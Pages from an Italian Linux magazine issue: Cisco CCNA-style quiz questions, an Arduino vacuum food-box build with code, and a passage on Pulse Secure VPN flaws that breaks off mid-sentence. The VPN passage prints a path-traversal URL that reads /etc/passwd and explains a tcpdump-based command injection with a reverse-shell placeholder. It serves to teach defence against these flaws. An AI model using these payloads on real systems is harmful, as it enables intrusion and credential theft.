I QUIZ PRESENTI IN QUESTE PAGINA SONO ISPIRATI ALLE REALI DOMANDE CHE SI POSSONO TROVARE NELL'ESAME CISCO 200-125

I QUIZ

Domanda: How dose a DHCP server dynamically assign IP address to host?

A. Addresses are allocated after a negotiation between the server and the host to determine the length of the agreement.
B. Addresses are assigned for a fixed period of time. At the end of period, a new quest for an address must be made, and another address is then assigned.
C. Addresses are leased to host. A host will usually keep the same address by periodically contacting the DHCP sever to renew the lease.
D. Addresses are permanently assigned so that the host uses the same address at all times.

Risposta: C. Gli indirizzi sono sempre rilasciati per un certo periodo, ma possono essere rinnovati. E, quando possibile, il server cerca di dare a un client lo host! lo stesso indirizzo che aveva l'ultima volta.

Domanda: Which statement is correct regarding the operation of DHCP?

A. DHCP client uses a ping to detect address conflicts.
B. A DHCP server uses a gratuitous ARP to detect DHCP clients.
C. A DHCP client uses a gratuitous ARP to detect a DHCP server.
D. If an address conflict is detected, the address is removed from the pool and an administrator must resolve the conflict.
E. If an address conflict is detected, the address is removed from the pool for an amount of time configurable by the administrator.
F. If an address conflict is detected, the address is removed from the pool and will not be reused until the server is rebooted.

Risposta: D. Un conflitto tra indirizzi di livello 3 si ha, ovviamente, quando due (o più) dispositivi della stessa rete si ritrovano con lo stesso indirizzo IP. Può succedere per errori nella configurazione. Se, durante l'esecuzione di una scansione per il DHCP viene rilevato un conflitto, l'indirizzo IP "incriminato" viene rimosso dalla pool di indirizzi disponibili e viene eseguita nuovamente la procedura di assegnazione degli indirizzi per i dispositivi coinvolti. L'indirizzo non viene più riassegnato finché il conflitto non viene risolto manualmente dall'amministratore.

Domanda: Which two tasks does the Dynamic Host Configuration Protocol perform? (Choose two)

A. Set the IP gateway to be used by the network.
B. Perform host discovery used DHCPDISCOVER message.
C. Configure IP address parameters from DHCP server to a host.
D. Provide an easy management of layer 3 devices.
E. Monitor IP performance using the DHCP server.
F. Assign and renew IP address from the default pool.

Risposta: C e F. DHCP si occupa di stabilire i parametri relativi agli indirizzi IP, ed è il server che assegna un indirizzo all'host. La risposta A è un trabocchetto: è vero che solitamente tramite DHCP i client riescono a configurare anche l'indirizzo del proprio gateway, ma il protocollo DHCP non si occupa direttamente di questo, è una funzionalità accessoria.

AZIONE	COMANDO	MODALITA'
Hostname	hostname ilnuovonome	Global Config
Logon banner	banner motd & il mio testo &	Global Config
Visualizzare la configurazione	show running-config	Priviledge Exec
Console password	line console 0	Global Config
Telnet password	line vty 0 15	Global Config
Cambio password	password lanuovapassword	Line
Obbligo inserimento password	login	Line
Enable password in chiaro	enable password nuovapassword	Global config
Enable password crittografata	enable secret passwordsegreta	Global config
Eseguire comando Priviledge da Global Config	do comando	Global config

Fig. 6 • Le modalità di Cisco IOS

Il problema è che questa password è memorizzata in chiaro nella configurazione ed è quindi accessibile direttamente dalla RAM del dispositivo. Per essere più sicuri bisogna impostare una password "secret", con questo comando:

```
enable secret passwordsicura
```

Dal momento che il secret è impostato, sarà questa password a essere richiesta per utilizzare il comando enable e entrare nella modalità Priviledge Exec. Va detto che non è comunque un gran sicurezza, la password è crittografata in modo molto debole, ma è comunque meglio di niente.

Le altre password, quelle per l'accesso alla console fisica e a telnet, possono essere crittografate col comando

```
service password-encryption
```

Rimane il fatto che il terminale di un dispositivo di rete non dovrebbe essere facilmente esposto, quindi conviene non abilitare l'accesso telnet se non è strettamente necessario, mantenendo solo la console con accesso fisico. Naturalmente, bisogna valutare la situazione in cui ci si trova a lavorare, vi sono ambienti nei quali si può privilegiare la semplicità rispetto alla protezione.

Domanda: In which of the following modes in Cisco's IOS can you issue show commands?
A. User
B. Privileged
C. Line Configuration
D. Global Configuration

Risposta: A,B. I comandi show, per visualizzare informazioni sul sistema, si possono lanciare nella modalità con privilegi, e in misura più limitata nella modalità utente semplice.

Domanda: Which of the following commands will place a welcoming message whenever you log in to a router?
A. Router(config)# banner message
B. Router(config)# banner motd &
C. Router# banner motd &
D. Router# banner message !

Risposta: B. Il messaggio che appare dopo l'apertura della console di accesso è chiamato Message Of The Day, abbreviato motd. Esiste anche il banner "login", che appare solo se è previsto l'inserimento della password per accedere alla console. Di solito si usa motd a prescindere.

Domanda: Your boss is concerned about security on your network. She wants to make sure that no one can identify passwords if they happen to view a configuration on your router. What command will encrypt all passwords on your router?
A. Router1#service password-encryption
B. Router1(config)#service password-encryption
C. Router1#enable secret password
D. Router1(config)#enable secret password

Risposta: B. Non bisogna confondersi tra le password di enable e quelle per l'accesso alla console. La password della modalità privilegde viene impostata con enable secret password, mentre quelle per l'accesso alla linea fisica e a telnet si proteggono con service password-encryption.

Domanda: You need to set up a password that will prevent unauthorized users from telnetting into your router. What series of commands would you use?
A. Acme1(config)# line console 0
Acme1(config-line)# password acme
Acme1(config-line)# login
B. Acme1(config)# line vty 0
Acme1(config-line)# enable password acme
C. Acme1(config)# line vty 0
Acme1(config-line)# enable secret acme
Acme1(config-line)# login
D. Acme1(config)# line vty 0
Acme1(config-line)# password acme
Acme1(config-line)# login

Risposta: D. Dalla modalità di Global Configure selezioniamo la linea vty 0 (o eventualmente tutte le linee da 0 a 15, per sapere quante sono basta scrivere line vty 0 ?). Poi si indica la password desiderata, e si rende obbligatorio il login.

CONSERVARE CIBO SOTTOVUOTO


Con Arduino possiamo realizzare una grande scatola per conservare il cibo sottovuoto, invece di ricorrere ai classici e scomodi sacchetti: una soluzione ecologia, comoda, e facile e divertente da assemblare


Un metodo di conservazione del cibo sempre più diffuso è il sottovuoto. Si tratta di un metodo abbastanza moderno, fino a qualche decennio fa non era così semplice acquistare una pompa per indurre il vuoto. Il vantaggio fondamentale di questo sistema è che permette di mantenere intatte le caratteristiche di un cibo: non serve disidratarlo o speziarlo. Ed è anche molto rapido: diversamente dal congelamento non c'è alcun bisogno di aspettare ore per congelare e scongelare. Naturalmente, la maggioranza delle persone è familiare con l'uso di sacchetti per il sottovuoto, anche se non sono sempre comodi: molte cose non possono essere facilmente messe in un sacchetto sottovuoto, come i liquidi e le gelatine. Inoltre, c'è il problema che se si apre un sacchetto consumando solo una parte di ciò che vi era contenuto poi bisogna richiudere il sacchetto, e non è sempre possibile. La realtà è che per molte cose non avrebbe senso usare dei sacchetti: sarebbe molto meglio usare una scatola che si mantiene sottovuoto in modo automatico, un po' come un frigorifero si mantiene alla giusta temperatura. In commercio esistono dei contenitori che possono essere utilizzati assieme alle classiche pompe da sottovuoto commerciali, ma sono solitamente molto piccoli e comunque richiedono una attività manuale. Sono quindi molto inefficienti, fanno perdere tempo e non permettono nemmeno di conservare molto cibo. Per esempio, se cuciniamo un chilo di biscotti e vogliamo conservarli senza che l'aria e l'umidità possano danneggiarli per almeno una settimana o più sarebbe scomodo dover usare tanti diversi sacchetti o scatolette. La soluzione consiste nel costruire noi stessi una scatola sottovuoto, grazie a Arduino e una pompa da vuoto (e una scatola ermetica di grandi dimensioni). Ormai è infatti possibile acquistare delle pompe da vuoto a batteria, se ne trovano per una dozzina di euro, di solito hanno una classica forma cilindrica. Hanno un loro circuito di controllo, ma noi possiamo smontarle e controllare il motore direttamente con Arduino. Queste piccole pompe non sono altro che delle membrane di plastica e gomma fatte oscillare da un motore a corrente continua, che di solito funziona su un range di 3-9Volt.

Avremo poi anche bisogno di una valvola a solenoide per gas: questa ci permetterà di sigillare il foro che faremo nella scatola quando la pompa non è in funzione, e permettere invece

Recuperare la pompa da vuoto

Smontiamo la pompa commerciale per recuperare le parti fondamentali







01 SENZA COPERCHIO
La prima cosa da fare è procurarsi la pompa da vuoto e smontarla: solitamente si tratta di un semplice sistema a incastro, basta fare leva con un cacciavite e separare il coperchio.

02 VIA IL CIRCUITO
Le pompe da vuoto hanno un circuito che regola l'accensione del motore: rimuovendo le viti che lo tengono fissato alla plastica si possono vedere facilmente i cavi di alimentazione. Ci interessano quello che sono diretti al motore.

Facciamo passare l'aria e i dati


Trapaniamo dei fori nella scatola per far passare il tubo dell'aria e il sensore






01 LA POLARITÀ
Bisogna capire quale sia il polo positivo e quale quello negativo connessi al motore, altrimenti la pompa non girerà nel verso giusto. Basta usare un tester e vedere in quale caso il voltaggio risulta positivo, con la pompa accesa

02 CON I CAVETTI
Scoperta la polarità dei cavi, possiamo tagliare i fili e collegarli a dei connettori dupont. Di solito sono cavi di rame semplici, non serve saldarli. Per non fare confusione, conviene etichettare il polo positivo.





03 PICCOLI FORI
Dopo avere recuperato la scatola che si vuole usare per conservare il cibo, bisogna praticare due fori quanto più piccoli possibile. In uno deve passare un tubo di gomma, nell'altro quattro connettori dupont.

04 TUBI IN GOMMA
Un altro tubo deve essere preparato per l'ugello della pompa: entrambi i tubi in gomma devono avere lo spessore per essere inseriti nella valvola senza bisogno di altri raccordi. La lunghezza dovrebbe essere da 3 ai 6 cm.

il passaggio dell'aria quando dobbiamo aspirarla con la pompa oppure semplicemente per permettere lo sfiato e riportare la pressione alla normalità quando si vuole aprire la scatola. Un semplice interruttore ci permetterà di indicare a Arduino se vogliamo che la scatola venga tenuta sottovuoto oppure se debba essere riempita d'aria per poter essere aperta facilmente. Per tenere la scatola sottovuoto utilizzeremo un semplice sensore di pressione, il BMP180.

Con questo sensore misureremo la pressione, assicurandoci che rimanga sempre sotto il livello stabilito. Il livello da indicare è in realtà abbastanza arbitrario: possiamo fissarlo a un valore prestabilito (per esempio 960 hPa), oppure calcolare automaticamente questo valore in modo che sia almeno 80-90 hPa sotto la pressione atmosferica misurata quando la scatola è aperta. Se fissiamo un valore standard ricordiamoci che la pressione atmosferica cambia anche molto a seconda dell'altitudine a cui ci si trova. Per fare un esempio, chi abita sul livello del mare, e ha una pressione media di 1010 hPa, può fissare un valore di 960 hPa per considerare di avere raggiunto un sottovuoto accettabile.

In linea di massima basta provare la pompa e vedere a quale pressione la scatola tende a deformarsi. Per attivare il motore della pompa e il solenoide della valvola utilizzeremo dei relay, perché non possiamo alimentarli con i semplici 5V di Arduino ma devono essere direttamente connessi alla nostra sorgente di alimentazione da 9V. Una alternativa per alimentare il motore da Arduino è usare un apposito transistor (***http://bit.ly/henrysbencharduino***), ma i relay sono molto comodi da utilizzare.

IL CODICE PER ARDUINO

Il codice per far funzione questo pressostato è molto semplice, e lo si può trovare all'indirizzo ***http://bit.ly/codicearduinolm195***. Si inizia includendo la libreria BMP085 di Adafruit, che serve per il sensore di pressione.

```
#include <Wire.h>
#include <Adafruit_BMP085.h>
Adafruit_BMP085 bmp;
```

Ora potremo accedere al sensore mediante l'oggetto bmp. Ricordiamo che, come a manuale, il sensore va connesso al pin GND di Arduino, all'alimentazione 3.3V (non ai classici 5V) e poi ai pin analogici 4 e 5 rispettivamente per i dati e il clock.


```
int pushButton = 8;
int valve = 7;
int pump = 6;
```

Stabiliamo i pin utilizzati per il pulsante, e i relay che attivano la valvola e la pompa.


Sigilliamo con la resina epossidica

Usando silicone e resina possiamo sigillare i tubi per evitare perdite d'aria


01 SIGILLIAMOLI
I fori fatti sulla scatola devono essere sigillati: va bene una resina epossidica (colla bicomponente). Anche il tubo connesso alla pompa deve essere fissato: del silicone trasparente è più che sufficiente.



02 VALVOLA DA GAS
La valvola va interposta tra i due tubi: questo collegamento è importante, perché la pompa da sola non tiene il vuoto se è spenta. La valvola, che dovrebbe essere normalmente chiusa, sarà la garanzia che l'aria non possa passare facilmente.



03 SENSORE BMP
Il sensore di pressione BMP180 deve essere collegato, tramite i cavi che abbiamo fissato, all'interno della scatola, che a questo punto è pronta per essere chiusa. L'altro capo dei cavi va ovviamente connesso a Arduino.



04 CON DUE RELAY
I collegamenti elettrici sono semplici: sia la valvola che la pompa hanno bisogno di essere attivate tramite un relay usando i 9V dell'alimentatore invece dei 5V di Arduino. Serve poi un interruttore o un pulsante per stabilire se indurre il vuoto o no.

```
double vacuum = 960.0;
double safety = 20.0;
```

Nella variabile vacuum indichiamo la pressione da raggiungere per avere il "vuoto". La variabile safety indica il range di sicurezza: vuol dire che, se 960 è la pressione da raggiungere, la pompa verrà spenta solo quando si sarà arrivati a 940. Questo perché una minima perdita d'aria è sempre possibile, e pian piano la scatola non sarà più sottovuoto. La pompa verrà però riaccesa solo quando la pressione sale sopra i 960 hPa.

```
void setup() {
  pinMode(pushButton, INPUT);
  pinMode(valve, OUTPUT);
  pinMode(pump, OUTPUT);
  Serial.begin(9600);
  if (!bmp.begin()) {
        Serial.println("Could not
        find a valid BMP085 sensor,
                    check wiring!");
        while (1) {}
  }
}
```

Nella funzione di setup non si fa altro che stabilire la funzione dei pin e iniziare la comunicazione col sensore.

```
void loop() {
    double pressure = (bmp.
        readPressure()/100); //hPa
    Serial.print("Pressure = ");
    Serial.print(pressure);
    Serial.println(" Pa");
```

A ogni ciclo della funzione loop, leggiamo la pressione e la scriviamo sulla porta seriale per debug.

```
    if (digitalRead(pushButton) ==
                        HIGH) {
      digitalWrite(valve, HIGH);
      digitalWrite(pump, HIGH);
```

Se l'interruttore è attivato, apriamo la valvola e accendiamo la pompa, per cominciare a fare il vuoto.

```
      while (pressure > vacuum &&
  digitalRead(pushButton) == HIGH)
                                {
        pressure = (bmp.
      readPressure()/100)+safety;
        Serial.print("Pressure =
                                ");
        Serial.print(pressure);
        Serial.println(" Pa");
        delay(1000);
      }
```

Continuiamo a leggere la pressione finché il valore è superiore a quello stabilito per avere il vuoto (e l'interruttore è ancora attivo).

```
      Serial.println("Stop");
      digitalWrite(valve, LOW);
      digitalWrite(pump, LOW);
```

Appena il valore desiderato della pressione è raggiunto, chiudiamo la valvola e spegniamo la pompa.

```
    } else {
      digitalWrite(pump, LOW);
      digitalWrite(valve, HIGH);
    }
```

Se invece l'interruttore viene portato su "off" spegniamo la pompa e apriamo la valvola per permettere una facile apertura della scatola.

```
    delay(5000);
}
```




Fig. 2 • I vari collegamenti necessari per il progetto

LA LISTA DELLA SPESA


Quanto ci è costato realizzare questa scatola sottovuoto? Questa è la lista dei pezzi necessari, con i prezzi più bassi rilevati online:

- Arduino UNO: 2,7 euro
- 2 Relay: 1,2 euro
- Pompa da vuoto: 10 euro
- Elettrovalvola: 2 euro
- Sensore BMP180: 3 euro
- Scatola ermetica 10 Litri: 20 euro
- Cavi di rame dupont: 2 euro

Il totale ammonta a circa 41 euro, a cui va aggiunto il costo di una scatoletta in plastica (circa 4 euro) per evitare di lasciare i contatti esposti all'aria e un alimentatore da 9Volt per Arduino (3 euro su Ali Express).

Il ciclo viene ripetuto ogni 5 secondi, controllando la pressione e eventualmente attivando la pompa se necessario per tenere sempre la scatola sotto vuoto.

HACKING ZONE



Su ogni numero trovi l'analisi dettagliata delle vulnerabilità più pericolose e le soluzioni più adatte per risolvere il problema

AVVERTENZE

Tutte le informazioni contenute in queste pagine sono state pubblicate a scopo prettamente didattico, per permettere ai lettori di conoscere e imparare a difendersi dai pericoli a cui sono esposti navigando in Internet o in generale utilizzando applicazioni affette da vulnerabilità. L'editore, Edizioni Master, e la Redazione di Linux Magazine non si assumono responsabilità alcuna circa l'utilizzo improprio di queste informazioni, che possa avere lo scopo di infrangere la legge o di arrecare danni a terzi. Per cui, eventuali sanzioni economiche e penali saranno esclusivamente a carico dei trasgressori.

Quando la VPN è il punto debole

Le reti VPN vengono utilizzate dai privati ma soprattutto dalle aziende per proteggere la connessione tra i client dei dipendenti e i propri server, ma una delle più famose conteneva un grave bug nell'implementazione dell'interfaccia Web

Ultimamente le VPN stanno riscuotendo un certo successo presso il pubblico. In linea di massima si tratta di una cosa positiva: gli utenti sono più attenti alla propria privacy, segno che la copertura mediatica dei vari scandali di violazione della privacy (come il caso Snowden) è servita a trasmettere il messaggio. Naturalmente, alcune persone usano le VPN più che altro per accedere a server che sono bloccati in Italia, come quelli dei Torrent, ma hanno comunque bisogno della privacy. E infatti si preoccupano quando qualcosa va storto. Le VPN possono infatti essere una buona tecnologia, ma di fatto richiedono molta fiducia nei confronti del gestore della VPN. Basti pensare al data leak di NordVPN: nel 2018 un server è stato attaccato a causa di una cattiva configurazione. Il server in questione era affidato a una azienda (non gestito direttamente da NordVPN) e l'azienda ha assicurato che nessun dato degli utenti è stato trafugato, ma è ovvio che questo caso abbia dimostrato quanta fiducia sia riposta nelle mani di chi gestisce effettivamente i server. E solo perché stavolta non ci sono stati danni gravi non vuol dire che non possano essercene in futuro. Ad ogni modo, finché ad essere vulnerabili sono dei servizi destinati principalmente a utenti privati si può supporre che il danno sia tutto sommato contenuto: nella peggiore delle ipotesi si scoprirà quali film tenta di scaricare illegalmente un utente, è improbabile che vi siano conseguenze legali vere e proprie. Del tutto diverso è il discorso relativo alle VPN cui si appoggiano le aziende per proteggere i loro dati sensibili, che tipicamente possono essere ospitate sugli stessi server dell'azienda. In questi casi anche un piccolo leak può rivelarsi estremamente dannoso, perché le informazioni scambiate sulla rete possono avere grande valore. Oltre a ripercussioni legali se venissero esposti dati riservati dei clienti, in violazione a regolamenti come il GDPR. È per questo che ora parliamo del caso di PulseSecure VPN.

```
orange@ubuntu: ~ [69x21]
連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)
orange@ubuntu:~/hack$ ./download.py

## File generated by DSNet::Hosts::update at Thu Sep 20 14

127.0.0.1       localhost
10.[illegible]


orange@ubuntu:~/hack$
```

Fig. 1 • Col giusto percorso si può leggere qualsiasi file sul server

INTERFACCIA CGI IN PERL

PulseSecure offre diversi servizi, in particolare una VPN con SSL end-to-end per garantire che ogni dispositivo aziendale (soprattutto quelli mobili) sia sempre connesso tramite una rete non intercettabile. La configurazione dell'accesso alla rete viene fatta tramite una interfaccia CGI su un server web. Questa interfaccia è sostanzialmente un misto di C++ e Perl, che è strano ma comunque non così inusuale. Un gruppo taiwanese di esperti di sicurezza di è accorto che persino Google fa uso dei servizi di questa VPN, quindi ha deciso di iniziare a studiare la sicurezza dell'interfaccia. Ricordiamo infatti che l'interfaccia

è accessibile dai dispositivi, quindi un eventuale malware presente in locale su un dispositivo può contattare l'interfaccia tramite richieste HTTP e provare a crackarla. Gli esperti hanno trovato una serie di vulnerabilità, ben 7, le più importanti delle quali sono una **aribitrary file read** e una **command injection**. La lettura di un file arbitrario è pericolosa perché permette a un attaccante di ottenere informazioni sul sistema, inclusi gli hash delle password con cui fare il brute force. Questo è dovuto al fatto che nel server web implementato da PulseSecure la validazione del percorso del file richiesto non controlla davvero l'intero percorso ma solo la parte finale. Usando il punto di domanda è quindi possibile ingannare la funzione. Scrivendo un indirizzo del tipo:

https://sslvpn/dana-na/../dana/html5acc/guacamole/../../../../../etc/passwd?/dana/html5acc/guacamole/

La funzione controllerà solo ciò che si trova dopo il simbolo **?**, che è ovviamente è un percorso valido. Invece, l'intera stringa verrà passata al filesystem il quale, dopo avere risolto il percorso con i vari doppi punti, restituirà il file **/etc/passwd**.

L'EXPLOIT

La command injection è dovuta a un errore nella scrittura della pagina di amministrazione, che sul server web viene richiamata con l'indirizzo **/dana-admin/diag/diag.cgi**:

```
$options = tcpdump_options_syntax_
                    check(CGI::param("options"));
[...]
sub tcpdump_options_syntax_check {
  my $options = shift;
  return $options if system("$TCPDUMP_COMMAND -d
                    $options >/dev/null 2>&1") == 0;
  return undef;
}
```

Questo script Perl legge le opzioni e le utilizza per lanciare un comando **tcpdump** da terminale. Modificando il valore della variabile **options** è quindi possibile eseguire un comando sul sistema. Non è così semplice: le opzioni vengono controllate per assicurarsi che non ci siano simboli strani, ma è possibile sfruttare una caratteristica di Tcpdump: se gli si impone (opzione -r) di leggere un file inesistente risponde in questo modo:

```
tcpdump -d -r 'print 123#'
tcpdump: print 123#: No such file or directory
```

Il fatto è che questa sintassi nel messaggio di errore è importante: il messaggio è in realtà una riga di codice Perl perfettamente valido. Ciò che si trova prima del simbolo **:** è considerata una etichetta per una eventuale istruzione GOTO. Quello che c'è dopo il simbolo **#** è un commento. Quindi basta aggiungere come opzione

```
-r 'payload per reverse shell#'
```

E si ottiene un valido codice Perl che può poi essere passato

